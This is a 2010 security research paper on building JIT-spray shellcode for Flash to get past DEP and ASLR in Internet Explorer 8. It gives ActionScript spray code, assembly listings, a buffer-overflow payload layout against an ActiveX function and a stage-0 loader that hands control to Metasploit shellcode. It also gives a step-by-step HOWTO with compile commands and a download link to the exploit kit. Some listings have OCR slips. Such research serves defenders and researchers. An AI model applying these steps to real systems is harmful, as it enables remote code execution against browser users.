Digital Security

05 March 2010

Writing JIT Shellcode for fun and profit

Digital Security Research Group (DSecRG)

Alexey Sintsov

a.sintsov@dsec.ru

http://dsecrg.com

Content

Introduction

Attacks on clients' browsers have always been the real threat for everyone. And here vulnerabilities have been not only in the browser but also in plug-ins. Bank-clients, business software, antivirus software – all of them use ActiveX (for IE) for clients and here have been and are still many vulnerabilities. Vendors make steps to defend us from it. Software vendors patch vulnerabilities and OS vendors use new mechanisms to prevent attacks at all. But security researchers are trying to find way to bypass these mechanisms. The new versions of browsers (Internet Explorer 8 and FireFox 3.5) use permanent DEP. And the new versions of OS use the ASLR mechanism. All this makes the old methods of attacks impossible. But on BlackHat DC 2010 the interesting way to bypass DEP and ASLR in browsers (not only) and Just-In-Time compilers was presented. This method is called JIT-SPRAY. But here was no one public PoC. In this text we are describe how to write a shellcode for new JIT-Spray attacks and make universal STAGE 0 shellcode that gives control to any common shellcode from MetaSploit, for example.

Protection of IE8

When IE8 is installed on the target system, there is no way for HeapSpray via JavaScript. So the old good method of SkyLined doesn't work. But it is not so bad, we can use Flash or PDF for sparing the same thing. PoC can be viewed in some exploits for Flash [1]. But here is the worst thing – permanent DEP. IE8 sets DEP on itself by calling SetProcessDepPolicy (this function is just a wrap for NtSetInformationProcess). It means that we can't disable DEP, as we can do it in IE7, because calling NtSetInformationProcess returns Access Denied. There are only the ret2libc methods for us. For example we can call VirtualAlloc(), than memcpy, then return to the new page, but here can be the problems with input buffer(NULL bytes, ASCII only bytes) for exploiting vulnerability and also ASLR protection makes this way 256 times harder.



Illustration 1. NtSetInformationProcess returns Access Denied

JIT Spray

The great man, Dion Blazakis brought to the world a new idea – use JIT compilers for spraying executable pages with evil payload. You can read about it in his white paper [2]. The main idea is to use many XOR (for example) operators with evil integers in ActionScript code. Then compile it to bytecode and upload many times to Flash VM, which builds many blocks in the memory with evil XOR operators. For example, a big sequence as:

```
var y=(0x11223344^0x44332211^0x44332211…);
```

This will be transformed into an executable code:

```
. . .
0x909090:35 44332211   XOR EAX, 11223344
0x909095:35 44332211   XOR EAX, 11223344
0x90909A:35 44332211   XOR EAX, 11223344
. . .
```

If an attacker can control return address form function (by BoF attack), he can point it on our XOR with one byte offset, and CPU then gets 0x44 command. So if EIP=0x909091 then:

```
. . .
0x909091:44             INC ESP
0x909092:3322           XOR ESP,[EDX]
0x909094:1135 44332211  ADC [11223344],ESI
0x90909A:35 44332211    XOR EAX, 11223344
. . .
```

This example shows that we can take control, because:
1) Memory with evil XORs is executable.
2) We can change return address from vulnerable function, and give control to code from JIT spray pages.

The address of the page with XORs? If you have 10 minutes you can get it from the memory leak. This technique was described by Dion Blazakis in the same white paper. Some PoC is on his blog [3]. But in many cases this trick is not needed. If we spray many SWFs with evil XOR, we can beat ASLR, but with less chance to succeed.



Illustration 2. How it works.

Size matters

I use as3compiler.exe form SWFTOOLS [4] as ActionScript compiler. For spraying I make SWF file which tries to load another SWF file (with XOR's) many times. Here is one thing – it's important to control size of the second SWF bytecode. If it will be too big, then the offsets between allocated memory blocks will be bigger. In this case we can't know exactly where our XOR opcodes are. If SWF file is not so big, then the offset between blocks is 0x00010000 bytes. And the first 0x0CD ~ 0x100 bytes are Flash intro code, then our XORs begins and after this Flash outro code going and many null bytes. The size of allocated executable block is 0x1000 bytes. After this some 0x1000 non- executable blocks can be present, but the next 0x1000 bytes block with the offset from the first within 0x00010000 byte is executable again.

```
. . .
0x09010000..0x09011000            : executable with XORs
      0x09011000..0x09012000      : no exec, nulls
0x09020000..0x09021000            : executable with XORs
      0x09021000..0x09022000      : no exec, nulls
. . .
```

So now we know that the heap blocks are growing up by the count of loaded swf's files, so loading enough of them helps to fill the virtual memory map. And this helps with ASLR too, but more luck is needed. It is the same thing as with SkyLined HeapSpray technique, but return address must be point on any 0xXXXX0000+Flash Intro code offset. This offset is different for different SWF files and Flash versions (I think so). But it can be viewed into debugger for our crafted SWF file and flash, so it is not a problem. Usually, this offset is from 0x0C0 to 0x100 bytes from the beginning of the block. And one more thing – we have good a 4-byte range and 1 bad byte – if a miss (in this case shellcode will be just like a sequence of XORs). For example – NOP slice:

```
var ret=(0x3C909090^0x3C909090^0x3C909090^0x3C909090^ …);
```

Here 0x3C is CMP AL command, and the next byte is the argument. The next byte is legal XOR EAX command which will be 0x35.

```
0x1A1A0100: 359090903C      XOR EAX, 3C909090
0x1A1A0105: 359090903C      XOR EAX, 3C909090
0x1A1A010A: 359090903C      XOR EAX, 3C909090
0x1A1A010F: 359090903C      XOR EAX, 3C909090
```

The good range for return address is: 0x1A1A0101..0x1A1A0104
The bad addresses are: 0x1A1A0100, 0x1A1A0105 and etc…
If EIP will be one out of good, for example: 0x1A1A01001, then CPU exec the following opcodes:

```
0x1A1A0101: 90          NOP
0x1A1A0102: 90          NOP
0x1A1A0103: 90          NOP
0x1A1A0104: 3C35        CMP AL, 35
0x1A1A0106: 90          NOP
0x1A1A0107: 90          NOP
0x1A1A0108: 90          NOP
0x1A1A0109: 3C35        CMP, AL 35
```

Here is NOP slice. XOR EAX is masked by our CMP AL. And we have only 1/5 chance that return address will be point on legal XOR. In all other cases we will win.

Shellcode writing

If we want to write a shellcode, then we must know some things:

- High byte must be <0x7F (if we use XOR)
  If we use greater values, the compiler breaks XOR line with some code.

- For using in shellcode JNE, JE or same kind of jumps, we must keep Z flag in safe. But for masking legal XOR byte we use 0x3C – CMP, AL. This will change Z flag and destroy logic. For making CMP, CMPS and others we use 3 bytes. We have only one byte for masking legal XOR and this byte must be <0x7F. ADD, SUB, XOR, AND, OR, ADC – can't be used for masking legal XOR byte, because if AL register became NULL, it enables Z flag. Here is only one good command – PUSH. If we use this one, we just push 0x35 into stack. ZF – in safe, so we can use jumps.

```
…
0x1A1A0110:    803F6E      CMP [EDI], 'n'
0x1A1A0113:    6A35        PUSH 35
0x1A1A0115:    75EF        jnz short
…
```

- We can't work with 4-byte data. So we can just make PUSH/CALL 0xA1B1C3C4 or MOV this into EAX. But we need to use this functional, so at first we move the higher bytes into EAX. Also we can move the lowest byte (if it is<0x7F). But AH will be 0x35 – legal XOR. So then we change AH. Example. We need to push 0xA1B1C3C4.

```
…

0x1A1A0110: B80035B1A1   MOV EAX, 0xA1B13500
0x1A1A0115: 3C35         CMP AL, 35
0x1A1A0117: B063C4       MOV AL, C4
0x1A1A011a: 3C35         CMP AL, 35
0x1A1A011c: B163C3       MOV AH, C4
0x1A1A011F: 3C35         CMP AL, 35
0x1A1A0121: 50           PUSH EAX

…
```



Illustration 3. Pushing 'VirtualProtect' to stack

Attack

At first we need to insert the shellcode into the ActionScript string object. It is easy. But we can't use null bytes here. Let's use the default encoding. Then remember about LITTLE ENDIAN order bytes. So "\x11\x22\x33\x44" in AS3 format will be: "\u2211\u4433". When the shellcode is ready, we need to get address of it. Use the Dion's code to get leak from Dictionary object via ActionScript. Add 0x0C to it. Here is the pointer on a string address. The next step – JIT Spraing. Just open the big amount of SWF files with JIT STAGE-0 shellcode.
When loading is complete, call JavaScript function with the string pointer.

JavaScript function encodes given AS3 string address. For example, string address is 0x**0500FF1A**. I can't use this for BoF attack (null bytes, non ASCII bytes, non alphas bytes - many reasons depends from vulnerable function). So my function makes two 4-bytes ALPHA strings. The first string saves the highest values, the second – the lowest. For example, the first string will be: 0x**6**0 0x**6**0 0x**6F** 0x**61**. Second: 0x**65** 0x**6F** 0x**6F** 0x**6A**. After this we can attack.

```
Buff=aaaaaaa…aaaaaa<RET><S1><S1><S1><S2><S2><S2>
activeX.vulnFunc(Buff)
```

Here is

RET - return address – point on JIT-SATGE0 shellcode. From my experience a good value for is – 0x1A1A0101 (stage-0) or 0x11110101 (exec shellcode) - depends from JIT-Spray size, loaded plug-ins and luck if ASLR is present.

S1 - The first string with the highest values of the shellcode address.

S2 - The second string with the lowest values of the shellcode address.

The string is inserted here for three times. It is because I don't know what argument uses vulnFunc when does RET. If just RET, then JIT Shellcode would use <S1> the next by <RET>, if RET 4, then the second <S1>.

JIT STAGE-0 Shellcode

The shellcode tries to find in the PEB base address of kernel32.dll and then the address of VirtualProtect function. Old small shellcodes use just second loaded module as 'kernel32.dll', because in Windows NT, XP, 2000, 2003 it's true. But in Windows 7 it is not. So our shellcode try to find the Kernel module by first 4 unicode bytes in name. Skypher have shortest method – his idea try to seek null byte at index 12*2 – length of 'kernel32.dll' [5]. But our shellcode can be any size before 0x1000 bytes, so we got more place for code. When we got VirtualProtect address, shellcode gets two words of the string address and calculates into the real address. Use the formula: address=((**high**-0x60606060)<<4)+(**low**-0x60606060). We have a pointer on the string address. Get this address from the pointer and add 0x04. Now we have address of MetaSploit shellcode in ActionScript string. Call VirtualProtect and jump. That's all. In addition all sources are available.



Illustration 4. Stage-0 shellcode at work.

PoC

You can download some JIT shellcodes, generators and BoF example exploit that uses JIT-Spray technique from our web-site: http://www.dsecrg.com/files/pub/tools/JIT.zip.

* "/simple_sploit" – simple JIT shellcodes – system("notepade")
* "/advanced_shellcode" – JIT STAGE-0
  - "exec" – HTML exploits and compiled swfs
  - "src" -
    - "remake.pl" – make jit_s0.as from UNI_STAGE0.txt
    - "jit_s0.as" JIT STAGE0 SHELLCODE in AS3 format
    - "UNI_STAGE0.txt" – opcodes of STAGE0 shellcode with comments
    - "UNI_JIT-EXEC.txt" – opcodes of system('notepad') shellcode – no stage0
    - "jit-spray.as" – AS3 with Metasploit shellcode, calc its addr and call JavaScript func from HTML sploit
    - "JIT-SPRAY.html" – HTML template and JS functions for using sateg0 shellcode
  - "MetaSploit2Jit" – making jit-spray.as
    - "main.as" – template
    - "reverse" – original Metasploit shelcode (replace 'my' with 'our' before '$buf')
    - "shellcodegen.pl" – generating jit-spray.as

HOWTO:

1. Find BoF vuln ☺
2. Generate shellcode in perl format (best choice – MetaSploit)
3. Save shellcode in file, but replace 'my' with 'our' before '$buf'
4. Generate jit-spray.as
   ```
   perl shellcodegen.pl shellcode_file > jit-spray.as
   ```
5. Compile it
   ```
   as3compiler –X 320 –Y 300 –M Loadzz1 jit-spray.as
   ```
6. Compile JIT shellcode
   ```
   as3compiler –X 640 –Y 480 –M Loadzz2 jit_s0.as
   ```
7. Make exploit… use functions from /advanced_shellcode/src/JIT-SPRAY.html.

Links

1. HeapSpray via ActionScript

http://roeehay.blogspot.com/2009/08/exploitation-of-cve-2009-1869.html

2. Dion Blazakis's white paper

http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

3. Dion's blog

http://dion.t-rexin.org/notes/2009/10/29/getting-pointers-from-leaky-interpreters

4. Official site of SWFTOOLS

http://www.swftools.org

5. Skypher's blog

http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7

6. JIT Shellcodes and exploits

http://www.dsecrg.com/files/pub/tools/JIT.zip.